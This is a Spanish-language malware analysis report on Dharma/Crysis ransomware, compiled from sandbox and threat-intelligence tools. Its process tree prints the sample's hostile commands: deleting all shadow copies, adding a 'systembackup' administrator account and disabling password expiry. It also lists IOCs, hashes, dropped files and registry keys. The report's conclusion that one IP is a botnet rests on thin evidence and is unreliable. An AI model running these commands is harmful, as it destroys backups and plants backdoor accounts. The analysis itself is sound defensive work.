RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007477c	0x000000e6	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_GROUP_ICON	0x00074864	0x00000068	LANG_RUSSIAN	SUBLANG_NEUTRAL	data
RT_MANIFEST	0x000748cc	0x00000753	LANG_RUSSIAN	SUBLANG_NEUTRAL	XML 1.0 document, ASCII text, with CRLF line terminators

3.6. Process Tree


En este apartado se puede hacer un seguimiento de todo el proceso que ha seguido el malware para tratar de infectar al sistema, paso por paso. Contiene detalle de miles de acciones en el caso de Cuckoo y enlace a la descripción de cada proceso en el caso de Hybrid Analysis, por lo que puede ser útil para realizar un análisis más exhaustivo de cuáles son las acciones que realiza.

Process tree	
Dharma.exe C:\Users\ama\AppData\Local\Temp\Dharma.exe*	4032
nc123.exe C:\Users\ama\AppData\Local\Temp\ac\nc123.exe*	2316
cmd.exe C:\Windows\system32\cmd.exe /c cls	2424
mssql.exe C:\Users\ama\AppData\Local\Temp\ac\mssql.exe*	2460
mssql2.exe C:\Users\ama\AppData\Local\Temp\ac\mssql2.exe*	3548
cmd.exe cmd/c "C:\Users\ama\AppData\Local\Temp\ac\Shadow.bat" *	3676
vssadmin.exe vssadmin delete shadows /all	1516
cmd.exe cmd/c "C:\Users\ama\AppData\Local\Temp\ac\systembackup.bat" *	772
cmd.exe C:\Windows\system32\cmd.exe /c WMIC Group Where "SID = 'S-1-5-32-544" Get Name /Value Find "="	2432
WMIC.exe WMIC Group Where "SID = 'S-1-5-32-544" Get Name /Value	2532
find.exe Find "="	3208
net.exe net localgroup "~0,-1" systembackup /add	3584
net1.exe C:\Windows\system32\net1 localgroup "~0,-1" systembackup /add	2936
net.exe net accounts /forceologoff:no /maxpwage:unlimited	2520
net1.exe C:\Windows\system32\net1 accounts /forceologoff:no /maxpwage:unlimited	4068
SearchHost.exe C:\Users\ama\AppData\Local\Temp\ac\EVER\SearchHost.exe*	3800

Analysed 30 processes in total (System Resource Monitor).



Alien Vault ofrece en su análisis un gráfico de árbol de procesos muy interesante, ya que de manera visual puede verse con que otro proceso se asocia cada uno de los procesos creados por el malware e incluso el comando con el que ha sido lanzado:



3.7. Network Analysis

Aquí Cuckoo analiza cuáles son las acciones que el malware ha realizado conectándose a internet. Puede observarse los hosts, el tráfico DNS, TCP y UDP que ha lanzado y ha recibido, y los métodos HTTP utilizados, incluso pueden leerse las cabeceras de petición y respuesta lanzadas y obtenidas.

Nuevamente, puede hacerse un análisis más exhaustivo en este apartado, ya que es posible que gran parte de este tráfico detectado corresponda a peticiones o respuestas benignas, es decir, no utilizadas para el proceso de infección, sino como método de evasión, probablemente para confundir a EDRs o AVs de que se trata de un malware.

De la información que ofrece Cuckoo y un análisis de las direcciones DNS y TCP que se detallan en este apartado con browserling.com, puede deducirse que la IP 38.63.60.243:80 actúa de botnet, ya que el malware le realiza peticiones TCP con respuesta por parte del servidor de scripts en lenguaje javascript, lo que parece indicativo de estar recibiendo elementos maliciosos. Podría concretarse de que se trata con un análisis más profundo del script, si bien se comprueba con browserling.com que al utilizarse la dirección <http://epoolsoft.com/pchunter.com>, salta un pop-up de carga de un

ejecutable, por lo que se puede deducir que el malware realiza una petición a la botnet para que ejecute software malicioso.



→ REQUEST	← RESPONSE
<pre> GET → 200 http://www.epoolsoft.com/pchunter_free </pre>	<pre> HTTP/1.1 200 OK Date: Mon, 02 May 2022 15 Content-Length: 781 Content-Type: text/html Server: nginx </pre>
<p>BODY</p> <pre> <html xmlns="http://www.w3.org/1999/xhtml"> <head> <title>新葡京CASINO</title> <meta http-equiv="Content-Type" content="text/html; charset=gb2312" /> <script> (function(){ var bp = document.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(bp, s); })(); </script> </head> <script language="javascript" type="text/javascript" src="/common.js"></script> <script language="javascript" type="text/javascript" src="/tj.js"></script> </body> </html> </pre>	

En urlscan.io sin embargo no se detecta el dominio como malicioso:

The screenshot shows the urlscan.io interface for the domain www.epoolsoft.com. Key findings include:

- Summary:** This website contacted 20 IPs in 3 countries across 22 domains to perform 63 HTTP transactions. The main IP is 38.63.59.228, located in United States and belongs to PEGTECHINC.US.
- Live information:** epoolsoft.com scanned 30 times on urlscan.io, and www.epoolsoft.com scanned 27 times on urlscan.io. The urlscan.io Verdict: No classification.
- Domain & IP information:** Shows IP/ASNs, IP Detail, Domains, Domain Tree, Links, Certs, and Frames. It lists several IP addresses and their associated Autonomous Systems (ASes).
- Screenshot:** A live screenshot of the website content, which appears to be a landing page for a Chinese online store.
- Page URL History:** Shows the history of URLs visited, including [HTTP 301](http://epoolsoft.com/) and [Page URL](http://www.epoolsoft.com/).
- Detected technologies:** Bootstrap, jQuery, and jsDelivr.
- Page Statistics:** Requests: 63, HTTPS: 60%, IPv6: 35%, Domains: 22, Subdomains: 26, IPs: 20, Countries: 3, Transfer: 8085 kB, Size: 8635 kB, Cookies: 1.

Según abuseipdb.com, solo dos de las IPs relacionadas con la IP del dominio de la botnet han sido registradas en su base de datos por actividad maliciosa (183.131.207.66 y 47.75.19.127).

The screenshot shows the abuseipdb.com report for the IP address 47.75.19.127. Key details include:

- ISP:** Alibaba.com LLC
- Usage Type:** Data Center/Web Hosting/Transit
- Domain Name:** alibaba.com
- Country:** Hong Kong
- City:** Hong Kong, Hong Kong
- IP Info:** IP Info including ISP, Usage Type, and Location provided by IP2Location. Updated monthly.
- REPORT 47.75.19.127** and **WHOIS 47.75.19.127** buttons.
- IP Abuse Reports for 47.75.19.127:** This IP address has been reported a total of 8 times from 3 distinct sources. The most recent report was 5 months ago.
- Old Reports:** The most recent abuse report for this IP address is from 5 months ago. It is possible that this IP is no longer involved in abusive activities.
- Table of Old Reports:**

Reporter	Date	Comment	Categories
Anonymous	07 Dec 2021	Host Scan	Port Scan
Anonymous	14 Nov 2021	Host Scan	Port Scan
Anonymous	12 Nov 2021	Host Scan	Port Scan
Anonymous	28 Oct 2021	Host Scan	Port Scan
Anonymous	27 Oct 2021	Host Scan	Port Scan
RoboSoc	06 Sep 2021	TCP SYN-ACK with data , PTR: PTR record not found	Hacking
RoboSoc	09 Jan 2021	TCP SYN-ACK with data , PTR: PTR record not found	Hacking
zaim	09 Jan 2021	IP was detected trying to Brute-Force SSH, FTP, Web A	Port Scan

ISP: ChinaNet Zhejiang Province Network
Usage Type: Unknown
Domain Name: chinatelecom.com.cn
Country: China
City: Jinhua, Zhejiang

IP Info including ISP, Usage Type, and Location provided by [IP2Location](#). Updated monthly.

[REPORT 183.131.207.66](#) [WHOIS 183.131.207.66](#)

IP Abuse Reports for 183.131.207.66:


This IP address has been reported a total of 4 times from 3 distinct sources. 183.131.207.66 was first reported on April 7th 2021, and the most recent report was 1 month ago.

Old Reports: The most recent abuse report for this IP address is from 1 month ago. It is possible that this IP is no longer involved in abusive activities.

Reporter	Date	Comment	Categories
✓ pixelmemory.us	22 Mar 2022	212.192.246.149 Mon, 21 Mar 2022 22:34:19 -0700 Subject: 2022 Louis Vuitton Bags 85% Off Special S ...	Phishing Email Spam show more
✓ vincent_EUDIER	01 Mar 2022	GUEUDIER Ban	Hacking
Anonymous	09 May 2021	Mozi botnet endpoint query	Port Scan Web App Attack
Anonymous	07 Apr 2021	associated with cryptocurrency mining	DNS Compromise DNS Poisoning Web App Attack

Las demás IPs o bien no se encuentran, o devuelven un 400 Bad Request.

Hosts	8	DNS	9	TCP	16	UDP	39	HTTP(S)	154	ICMP	0	IRC	0	Suricata	Snort
Name	Response										Post-Analysis Lookup				
time.windows.com	CNAME → twc.trafficmanager.net A → 40.119.6.228														
edgedl.me.gvt1.com	A → 34.104.35.123										34.104.35.123				
pki.goog	A → 216.239.32.29										216.239.32.29				
clients2.google.com	A → 142.250.217.174 CNAME → clients.l.google.com										142.250.217.174				
www.epoolsoft.com	A → 38.63.60.243														
www.download.windowsupdate.com	A → 208.111.136.128 CNAME → windowsupdate.s.llnwi.net CNAME → wu-fg-shim.trafficmanager.net A → 208.111.136.0										8.253.165.241				
clients5.google.com	A → 142.250.217.174 CNAME → clients.l.google.com										142.250.217.174				
update.googleapis.com	A → 142.250.217.163										142.250.217.163				
teredo.ipv6.microsoft.com															



En el caso de Hybrid Analysis, se detecta también el tráfico DNS hacia www.epoolsoft.com con la misma IP. Puede verse una sección de OSINT de esta dirección mediante enlace, en los que se puede observar análisis de los associated artifacts de la botnet, en enlaces que redireccionan a la plataforma de análisis de malware “Alien Vault”. Ejemplo: <https://otx.alienvault.com/indicator/file/7fc30a4f3fb5d910c448e6abfb33af267e7564bd77aca1220836f3faaf6c9412/>

Associated Artifacts for www.epoolsoft.com	
Whois Field	Value
Address	Changping,Huiliangguan
City	Beijing
Country	CN
Creation Date	2012-03-23T00:00:00
DNSSEC	unsignedDelegation
Domain Name	EPOOLSOFT.COM
Domain Name	epoolsoft.com
EMail	abuse@dns.com.cn
EMail	linxer@163.com
Expiration Date	2018-03-23T00:00:00
name	yao jiwei
Name Server	NS13.DNS.COM.CN
Name Server	ns13.dns.com.cn
Organization	yao jiwei
Referral URL	http://www.dns.com.cn
Registrar	Beijing Innovative Linkage Technology Ltd.
State	BJ
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Status	clientTransferProhibited (http://www.icann.org/epp#clientTransferProhibited)
Last Update	2017-06-24T00:00:00
Last Update	2015-11-24T16:00:00
Whois Server	whois.dns.com.cn
Zip Code	100085

Last Update	2017-06-24T00:00:00
Last Update	2015-11-24T16:00:00
Whois Server	whois.dns.com.cn
Zip Code	100085

Details

Associated SHA256	7fc30a4f3fb5d910c448e6abfb33af267e7564bd77aca1220836f3faaf6c9412
Threat Level	no verdict
Positives	-
Scan Date	03/23/2022 04:50:29
Reference	AlienVault

Associated SHA256	e9b52d4af2986cd53e1c8b2988e1f67175135b558cf42fc70ee5b6244e87b99
Threat Level	no verdict
Positives	-
Scan Date	03/13/2022 04:06:33
Reference	AlienVault

Associated SHA256	6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850
Threat Level	no verdict
Positives	-
Scan Date	01/13/2022 14:25:48
Reference	AlienVault

Associated SHA256	ef439e2cbd1e1f32fa2ee1eb42e29e2da5bfa7dc72b82e3c7afb10c6e9888cd
Threat Level	no verdict
Positives	-
Scan Date	01/02/2022 00:39:29
Reference	AlienVault

Associated SHA256	1a697618a2118bb9304f0a7d44631cdf47717c468b3fce9afc585004f6121c7
Threat Level	no verdict
Positives	-
Scan Date	12/09/2021 10:15:18
Reference	AlienVault

FILEHASH - SHA256
7fc30a4f3fb5d910c448e6ab...

Pulses	0
AV Detections	0
IDS Detections	1
YARA Detections	0
Alerts	16

Analysis Overview

Analysis Date	1 month ago
File Score	7.6 Malicious
IDS Detections	PCHunter CnC activity
Alerts	network_icmp stops_service persistence_autorun shutdown_system modifies_proxy_wpad multiple_useragents network_http allocates_rwx origin_langid injection_process_search More
IPs Contacted	104.253.201.106
Domains Contacted	www.epoolsoft.com
Related Pulses	None
Related Tags	None
File Type	PEXE - PE32+ executable (GUI) ... More
Compilation Date	January 1st, 2019 - 6:56:21 PM
PDB Path	Y:\ViewEngine\Release\PCHunter64.pdb
Size	8362 KB (8563200 bytes)
MDS	d2f8169930971ff467d6a3f16b0e2c9c
SHA1	1b4a298b21f5bce0dec2a5871 c3c94b48493bbf8
SHA256	7fc30a4f3fb5d910c448e6abfb
IMPHASH	7b96b76ef2b2486f86436a92 8ba8bfd6
PEHASH	ebd719bbf83c3c5dd07a3eb6 e12b431bbf9cd4c9
External Resources	VirusTotal
Screenshots	

Analizando tambien <http://epoolsoft.com> con Virus Total se observa que 4 de los 93 vendedores de AVs del mercado la clasifican como maliciosa

Vendor	Verdict	Verdict	
Avira	Malware	Comodo Valkyrie Verdict	Malware
CRDF	Malicious	Fortinet	Malware
Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	AICC (MONITORAPP)	Clean
AlienVault	Clean	alphaMountain.ai	Clean
Antily-AVL	Clean	Armis	Clean
Artists Against 419	Clean	BADWARE.INFO	Clean
Baidu-International	Clean	benkow.cc	Clean
Bfore.Ai PreCrime	Clean	BitDefender	Clean

También en este apartado se detallan alertas de Suricata, ya que Cuckoo cuenta con integración de esta herramienta. Entre las más destacadas aparecen alertas de posible violación de políticas.

Suricata Alerts			
Flow	SID	Signature	Category
TCP 192.168.122.1:45322 -> 192.168.122.101:139	2260002	SURICATA Applayer Detect protocol only one direction	Generic Protocol Command Decode
TCP 192.168.122.1:45322 -> 192.168.122.101:139	2100538	GPL NETBIOS SMB IPC\$ unicode share access	Generic Protocol Command Decode
TCP 34.104.35.123:80 -> 192.168.122.101:49535	2018959	ET POLICY PE EXE or DLL Windows file download HTTP	Potential Corporate Privacy Violation
TCP 34.104.35.123:80 -> 192.168.122.101:49535	2014520	ET INFO EXE - Served Attached HTTP	Misc activity
TCP 34.104.35.123:80 -> 192.168.122.101:49546	2018959	ET POLICY PE EXE or DLL Windows file download HTTP	Potential Corporate Privacy Violation
TCP 34.104.35.123:80 -> 192.168.122.101:49546	2014520	ET INFO EXE - Served Attached HTTP	Misc activity

Suricata TLS			
Flow	Issuer	Subject	Fingerprint
TLS 1.2 192.168.122.101:49518 142.250.217.163:443	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=upload.video.google.com	2f:5c:5b:7b:fe:0b:a5:4f:7f:d1:60:63:d1:82:4d:2c:c4:d8:e1:03
TLS 1.2 192.168.122.101:49542 142.250.217.174:443	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=*.google.com	84:6a:0d:58:e4:e0:85:c4:1a:18:57:b7:e7:70:58:ba:a3:1e:8c:52
TLS 1.2 192.168.122.101:49543 142.250.217.163:443	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=upload.video.google.com	2f:5c:5b:7b:fe:0b:a5:4f:7f:d1:60:63:d1:82:4d:2c:c4:d8:e1:03
TLS 1.2 192.168.122.101:49541 142.250.217.163:443	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=upload.video.google.com	2f:5c:5b:7b:fe:0b:a5:4f:7f:d1:60:63:d1:82:4d:2c:c4:d8:e1:03
TLS 1.2 192.168.122.101:49545 142.250.217.163:443	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=upload.video.google.com	2f:5c:5b:7b:fe:0b:a5:4f:7f:d1:60:63:d1:82:4d:2c:c4:d8:e1:03
TLS 1.2 192.168.122.101:49544	C=US, O=Google Trust Services LLC, CN=GTS CA 1C3	CN=*.google.com	84:6a:0d:58:e4:e0:85:c4:1a:18:57:b7:e7:70:58:ba:a3:1e:8c:52

3.8. Files behavior

En este caso, Hybrid Analysis ha sido capaz de extraer un total de 25 ficheros asociados a los procesos de dharma.exe, de los cuales 23 los clasifica como maliciosos y 2 como informativos. Permite ver un análisis detallado de cada uno de ellos y su clasificación en tipo de malware, por ejemplo: Trojan.Ransom.Crysis, W32.Riskware, BAT.Trojan.Adduser, etc. Se muestran algunas capturas de pantalla de este apartado.

Extracted Files

Displaying 25 extracted file(s). The remaining 1 file(s) are available in the full version and XML/JSON reports.

Malicious		23
<p>1sass.exe</p> <p>Overview Download Disabled Extended File Details VirusTotal Report Hash Seen Before</p> <p>Size 93KIB (94720 bytes) Type peexe executable Description PE32 executable (GUI) Intel 80386, for MS Windows AV Scan Result Labeled as "Trojan.Ransom.Crysis" (62/69) Runtime Process Dharma.exe (PID: 2192) MD5 0880430c257ce49d7490099d2a8dd01a 🔗 SHA1 2720d2d386027b0036bfcf9f340e325cd348e0d0 🔗 SHA256 056c3790765f928e991591cd139384b6680df26313a7371add657abc369028c 🔗</p>		
<p>LogDelete.exe</p> <p>Overview Download Disabled Extended File Details VirusTotal Report Hash Seen Before</p> <p>Size 1.3MiB (1371772 bytes) Type peexe executable Description PE32 executable (GUI) Intel 80386, for MS Windows AV Scan Result Labeled as "BAT.Trojan.Adduser" (52/70) Runtime Process Dharma.exe (PID: 2192) MD5 6ca170ece252721ed6cc3cfa3302d6f0 🔗 SHA1 cf475d6e172b54633479b3587e90dd82824ff051 🔗 SHA256 f3a23e5e9a7caeccc81cfe4ed8df93ff84d5d32c6c63cdbb09f41d84f56a4126 🔗</p>		
<p>SearchHost.exe</p> <p>Overview Download Disabled Extended File Details VirusTotal Report Hash Seen Before</p> <p>Size 1.6MiB (1668200 bytes) Type peexe executable Description PE32 executable (GUI) Intel 80386, for MS Windows AV Scan Result Labeled as "Malware.Generic" (2/69) Runtime Process Dharma.exe (PID: 2192) MD5 8add121fa398ebf83e8b5db8f17b45e0 🔗 SHA1 c8107e5c5e20349a39d32f424668139a36e6cf0 🔗 SHA256 35c4a6c1474eb870eec901cef823cc4931919a4e963c432ce9efbb30c2d8a413 🔗</p>		
<p>Shadow.bat</p> <p>Overview Download Disabled VirusTotal Report Hash Seen Before</p> <p>Size 28B (28 bytes) Type text Description ASCII text, with no line terminators AV Scan Result Labeled as "RiskTool.BAT.Delshad" (8/57) Runtime Process cmd.exe (PID: 1968) MD5 df8394082a4e5b362bdcb17390f6676d 🔗 SHA1 5750248ff490ceec03d17ee981ac7076f46614 🔗 SHA256 da2f155cfb98ce0add29a31162d23da7596da44ba2391389517fe1a2790da878 🔗</p>		

Informative

Everything.ini

(Download Disabled) Extracted Streams Hash Seen Before

Size 20KiB (20386 bytes)
Runtime Process Dharma.exe (PID: 2192)
MD5 5531bbb8be242dfc9950f2c2c8aa0058
SHA1 b08aadba390b98055c947dce8821e9e00b7d0fee
SHA256 4f03ab45fe48bf3783eb58568e89b3b3401956dd17cb8049444058dab0634d7

mssql2aq.sys

Overview Download Disabled Extracted Streams Hash Seen Before

Size 673KiB (688776 bytes)
Runtime Process mssql2.exe (PID: 3692)
MD5 e84b6adedd6be5760324a52faf73e716
SHA1 8e9656723b9f909f900a45f9e06e991e3cdbe88d
SHA256 49030b013a39fa3c0bf266cbc2384b56af83c62614ebc5e89122da992e865457

Puede observarse con el análisis del comportamiento del malware con ficheros del sistema proporcionado por Alien Vault que Dharma.exe ha interactuado directamente con un total de 54 ficheros, creando 12, leyendo 26, sobreescribiendo 13 y borrando 3. Algunos ejemplos en la siguiente imagen:

File Behavior						
Total	Copy	Create	Read	Write	Delete	
54	0	12	26	13	3	
Show 100 entries						
Search: <input type="text"/>						
STATUS ▾ FILE ▾						
Create	C:\Users\Administrator\AppData\Local\Temp\ac\EVER\Everything.ini					
Create	C:\Users\Administrator\AppData\Local\Temp\ac\unlocker.exe					
Create	C:\Users\Administrator\AppData\Local\Temp\ac\EVER\saas\1sass.exe					
Create	C:\Users\Administrator\AppData\Local\Temp\ac\nct23.exe					
Create	C:\Users\Administrator\AppData\Local\Temp\ac\EVER\saas\LogDelete.exe					
Create	C:\Users\Administrator\AppData\Local\Temp\ac\mssql.exe					
Create	C:\Users\Administrator\AppData\Local\Temp\ac_tmp_rar_sfx_access_check_16851703					
Create	C:\Users\Administrator\AppData\Local\Temp\ac\mssqlaq.sys					
Create	C:\Users\Administrator\AppData\Local\Temp\ac\EVER\SearchHost.exe					
Create	C:\Users\Administrator\AppData\Local\Temp\ac\systembackup.bat					
Create	C:\Users\Administrator\AppData\Local\Temp\ac\shadow.bat					
Create	C:\Users\Administrator\AppData\Local\Temp\ac\mssql2.exe					
Delete	C:\Users\Administrator\AppData\Local\Temp\ac\systembackup.bat					
Delete	C:\Users\Administrator\AppData\Local\Temp\ac_tmp_rar_sfx_access_check_16851703					
Delete	C:\Users\Administrator\AppData\Local\Temp\ac\mssqlaq.sys					
Read	C:\Users\Administrator\AppData\Local\Temp\ac\systembackup.bat					
Read	C:\Users\Administrator\Documents\desktop.ini					
Read	C:\Windows\System32\wbem\XSL-Mappings.xml					
Read	C:\Users\Administrator\AppData\Local\Temp\cuckoo-6fb303dd8ba36381948127d44bd8541e4a1ab8af07b46526ace08458f2498850.exe					

Además, entre los ficheros borrados según el análisis de Virus Total, podemos observar como borra ademas de archivos propios creados (p.e. mssql2aq.sys), descargados desde la botnet (p.e. pchunter_free[1]), también otros propios del sistema (p.e. C:\WINDOWS\system32\update.exe)

```
Files Deleted
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\_\Imp_rar_stx_access_check_408609
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\mssql2aq.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\mssql2.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\leayvdicbsnawyve.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\tgbsdnnpjrbql.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\npvhyezerukzuzg.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\lyandopvomwppiy.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\calizyvdowbevh.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\jnmazrcohmhgxjag.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\ckkmvuztqgshbgcs.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\yldpaqrdruvbkwz.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\clrhcxkkerhwmt.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\inicufdexpvhh.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\pofmlhkzbolahazy.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\systembackup.bat
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\ksvsltuwljprq.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\invsfzwwdeltzby.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\lepmnhtdeqijh.sys
C:\Documents and Settings\Administrator\Local Settings\Temp\EB93A6\ac\ofybklfqbdqcarifk.sys
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\1C1OS62RY
\PCHunter_StandardV1[1].54=3BAEEB9A23A8C6506CC59CDB0B649AADC6E894556159D3DA6ED06AEBO662D0F1C352DCC2BDC0019DA00F05D75FC275E
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\1C1OS62RY\pchunter_free[1]
C:\WINDOWS\system32\update.exe
```

3.9. Registry

Alien Vault proporciona un listado con información de los registros del sistema con los que ha interactuado el malware, encontrando que ha leído 2.000 registros, ha escrito en 20 de ellos y ha eliminado 3.

Registry			
Total	Read	Write	Delete
2K	2K	20	3
Show 100 entries			Search: <input type="text"/>
STATUS KEY			
Delete HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\mssqlaq			
Delete HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\mssqlaq\Security			
Delete HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\mssqlaq\Enum			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{FDD39AD0-238F-46AF-ABD4-6C85480369C7}\RelativePath			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{ECE4A5E9-E4EB-479D-B89F-130C02886155}\ParentFolder			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{26656EAA-54EB-4E6F-8F85-4F0EF901A40G}\ProxyStubClid32\{Default}			
Read HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Keyboard Layouts\{00010437\layout_id			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\Roamable			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}\Category			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoSimpleStartMenu			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{5CD7AE2-2219-4A67-B85D-6C9CE15660CB}\StreamResource			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{A63293E8-664E-48DB-A079-DF759E0509F7}\Security			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{7B396E54-9EC5-4300-BE0A-2482EBAE1A26}\Description			
Read HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\explorer\FolderDescriptions\{2C36C0AA-5812-4B87-BFD0-4CD0DFB19B39}\PublishExpandedPath			
